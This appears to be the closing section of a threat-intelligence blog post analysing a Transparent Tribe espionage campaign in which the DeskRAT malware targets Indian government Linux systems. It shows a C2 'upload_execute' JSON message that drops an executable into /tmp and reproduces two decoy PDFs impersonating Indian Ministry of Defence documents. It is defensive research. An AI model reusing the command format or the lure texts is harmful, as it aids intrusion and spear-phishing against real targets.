
The JSON format used for communicating over the websocket is simple, the key type contains the commands, and the key params contains the parameter related to the command to be executed:

```
{
  "type": "upload_execute",
  "params": {
    "filename": "malware.exe",
    "target_path": "/tmp/",
    "content": {
      "encoding": "base64",
      "data": "<malware.exe in Base64>"
    }
  }
}
```

Decoy document

Two documents contained in the ZIP archive, likely used to entice the target to open it and launch the infection with DeskRAT, have been retrieved by the TDR team.

A first PDF entitled `CDS_Directive_Armed_Forces.pdf` presents content from the Office of the Defence Secretary of the India Ministry of Defence. It urges military officers to implement exceptional security protocols and operational directives to respond to events not mentioned in the document. The sense of urgency is reinforced by the priority, which is defined as immediate.



RESTRICTED

[redacted]
GOVERNMENT OF INDIA
[redacted]
MINISTRY OF DEFENCE
[redacted]
OFFICE OF THE SECRETARY (DEFENCE)
[redacted]
Raksha Bhawan, New Delhi - 110011

RESTRICTED

No: D(GS)/2024/Policy/CDS-147 Priority: IMMEDIATE

Date: 19 September 2025 Security: RESTRICTED

SUBJECT: IMPLEMENTATION OF ENHANCED SECURITY PROTOCOLS AND OPERATIONAL DIRECTIVES FOR ARMED FORCES - IMMEDIATE COMPLIANCE REQUIRED

1. Reference is invited to the Hon'ble Prime Minister's directive on strengthening national security apparatus and the Cabinet Committee on Security's recommendations dated 15 August 2025. In pursuance thereof and in light of evolving security challenges, the following directive is issued for immediate implementation across all Armed Forces and Defence establishments.2. **Operational Readiness Enhancement:**
(a) All Commands are directed to maintain heightened operational readiness status.
(b) Regular assessment of threat perception and capability enhancement measures to be undertaken.
(c) Joint training exercises between Services to be intensified with focus on interoperability.

3. **Cybersecurity Framework:**
(a) Implementation of robust cybersecurity protocols across all digital infrastructure.
(b) Regular cybersecurity audits and vulnerability assessments to be conducted.
(c) Personnel training on cyber hygiene and threat awareness to be prioritized.

4. **Intelligence Sharing:**
(a) Enhanced coordination between intelligence agencies and field formations.
(b) Real-time information sharing mechanisms to be strengthened.
(c) Regular threat assessment briefings to be conducted at all levels.

5. **Logistics and Support:**
(a) Strategic stockpiling of essential supplies and ammunition.
(b) Maintenance of equipment at optimal operational levels.
(c) Development of alternative supply chain mechanisms.

6. **Compliance and Reporting:**
(a) All Commands to submit compliance reports within 15 days of receipt of this directive.
(b) Monthly progress reports to be submitted to this office.
(c) Any deviations or challenges to be reported immediately.

7. This directive is effective immediately and supersedes all previous instructions on the subject. Strict compliance is expected from all concerned.

8. Any clarification required may be sought from the undersigned.

9. Hindi version will follow.

(General Anil Chauhan)
Chief of Defence Staff
Government of India
New Delhi

DISTRIBUTION:

1. Chief of Army Staff
2. Chief of Naval Staff
3. Chief of Air Staff
4. All Army Commanders
5. All Naval Commanders
6. All Air Officers Commanding-in-Chief
7. Director General Defence Intelligence Agency
8. All Service Headquarters
9. Integrated Defence Staff Officers
10. Defence Research and Development Organisation
11. All Defence Public Sector Undertakings
12. All Cantonment Boards
13. All Military Stations
14. All Defence Establishments
15. Guard File

This document contains sensitive information and is meant for official use only. Unauthorized disclosure is prohibited under the Official Secrets Act, 1923.

Figure 5 – Decoy PDF once user executes the DESKTOP file, found in September 2025

Indicated as dating back to September 19, 2025, this document has been modified later. Indeed, the two ZIP archives containing the PDF and supposed to be received by mail by the victims are dubbed `MoM_regarding_Defence_Sectors_by_Secy_Defence_25_Sep_2025.zip` and `4th_SOM_Meeting_Dated_24_September_2025.zip`.

The dates of September 24 and 25, 2025 correspond to a new wave of protest in the Ladakh region to ask for a greater degree of autonomy from the Indian government. **Sekoia assess with medium confidence that this event was leveraged opportunistically by Transparent Tribe to compromise defense and government entities in India.**

Even though the protest movement led by the Leh Apex Body (LAB) and the Kargil Democratic Alliance (KDA) began in 2021 and was mainly peaceful, the September 2025 edition was marked by an exceptionally high degree of violence. It called for an urgent reaction from the military and government bodies in the region, which can be exploited by a threat actor. Clashes broke out between the police and the crowd, leading to the death of four civilians and at least 80 persons wounded.

The Ladakh region

Located between India's two rivals, China and Pakistan, it is likely that events of the Ladakh region are being monitored by malicious actors such as TransparentTribe, with the aim of finding an opportunity to launch

cyber espionage operations against local entities.

In 2020, this region was the theater of deadly border clashes between India and China. In a tense environment like this one, targeted entities are likely to be less cautious about documents and links they receive, which can be used for spear phishing.

The tensions in the Ladakh region came also from the gathering of various communities. It is inhabited by a majority of Muslims and Buddhists, while Hindu constituted just over 10% of the population. If distinct culture and identities have motivated the adoption of a special status under the article 370 of the Indian Constitution, this specificity was abandoned in 2019.

The same year, the Jammu and Kashmir Reorganisation Act was adopted. It divided the Kashmir region, of which Ladakh was a part. It modified the political organisation of Ladakh, making it an union territory, with no elected legislative assembly and administered by a Governor appointed by the president of India. The region continued to elect an autonomous district council, but the latest has lost many of its administrative prerogatives.

This reform fueled the tensions between local communities and the Indian government. They started to protest regularly, asking for the creation of an autonomous state, employment policies and the recognition of a special status for Ladakh in order to preserve its culture and identity.

The other decoy document is a PDF entitled `POsting of Offrs to RMC Mumbai.pdf` mentioning a DGQA officer of New Delhi moving to the RMC Mumbai.

Tele : 011-23031430

E Mail : dirhr.dgaqa@gov.in

F. No. 3592/MSQAA/DGAQA/Adm I
भारत सरकार Govt. of India
रक्षा मंत्रालय, Ministry of Defence,
वैमानिकी गुणवत्ता आश्वासन महानिदेशालय
Dte. Gen. of Aeronautical Quality Assurance,
'ए ब्लॉक, सांतवी मंजिल, डिफेन्स ऑफिस
काम्प्लेक्स, के. ज़ी. मार्ग, नई दिल्ली -110001
'A' Block, 7th Floor, Defence Office Complex
KG Marg, New Delhi-110001

11 Aug 2025

Dte Gen of Quality Assurance
Room No. 206, B Block
Defence Office Complex
Africa Avenue, New Delhi – 23

POSTING OF DGQA OFFICER IN RMC MUMBAI

1. Reference MoD/DDP letter No. Z.99099/41/2011-D(MS-III) dated 18 May 2022 (copy enclosed).

2. It is submitted that as per para 2 of MoD/DDP letter dated 18.05.2022 under reference, the manpower (one SSO-I/equivalent and 01 SSO-II/equivalent) at RMC, Mumbai will be positioned from the three feeder QA organizations (DGQA, DGAQA & DGNAI in sequence) on rotation basis on four year tenure.

3. The case for posting of officers from DGNAI for remaining period of 2025 has been taken up by DGAQA with DGNAI. However, DGNAI has replied that it is not feasible to post officers for only remaining six months.

4. In view of the above, DGQA is requested to advance the positioning of officer to RMC Mumbai as per their turn on rotation basis.

5. This issues with the approval of DG, AQA.

Encl: As above

(DK Meena)
Director (HR)

copy to:
Director/MSQ AA

Figure 6 – Decoy PDF once user executes the DESKTOP file, found in August 2025

RMC Mumbai is a center under the authority of the DGQA, in charge of the quality assurance of materials related to missiles and military equipment. Dated from August 11, 2025, it coincides with the date of the opposition march in New Delhi involving thirty deputies of the Lok Sabha, the Parliament of India. This event was organised in view of the upcoming elections in the state of Bihar scheduled for November, and aimed at denouncing a manipulation of the electoral lists of this state during the 2023 legislative elections.

In that case again, **Sekoia assess with medium confidence that the protests of August 11, 2025 were leveraged as an opportunity to compromise government and defense entities located at New Delhi**.

Conclusion

Our analysis reveals an evolution in the TransparentTribe infection chain, particularly in the **delivery phase**. While the initial campaigns leveraged legitimate cloud storage platforms such as Google Drive to distribute malicious payloads, TransparentTribe has now transitioned to **using dedicated staging servers**.

The observed tooling demonstrates purpose-built capabilities rather than reliance on open-source frameworks. The C2 infrastructure features a modern web interface with **advanced client management** and **remote file system exploration capabilities** on compromised hosts.

Based on the infection chain, we assess with high confidence that the campaign is currently focused on Linux environments, specifically **targeting Bharat Operating System Solutions (BOSS)** distributions **widely used by the government of India**.

This campaign is **likely to leverage local protests to compromise military and government entities** in India and collect strategic information. It aligns with previous cyber espionage campaigns attributed to TransparentTribe, which aimed at supporting Pakistan strategic objectives in the region.

As predicted by the security community, the widespread use of LLMs by attackers compresses malware development cycles, such as RATs and C2, creating a time imbalance where attackers can **deploy faster than researchers can manually reverse and detect**. It's a clear indication that the defender needs to adapt and leverage LLM for those tasks.
During our investigation and while drafting this report, we identified new domains likely associated with an updated version of the Stealth Server. We also observed new DeskRAT payloads that maintain a similar structure but demonstrate variations in functionality. **TDR team will continue to track this campaign closely and enhance our detections to anticipate its next evolutions.**

Thank you for reading this blog post. We value feedback from peers: please share your comments on our publications by clicking here or reach out by email at tdr[at]sekoia.io for further discussions.

This post was originally distributed as a private FLINT report to our customers on 14 October 2025. It contains a complete list of IOCs, YARA rules, and a chapter dedicated to detection and hunting opportunities specific to this infection chain.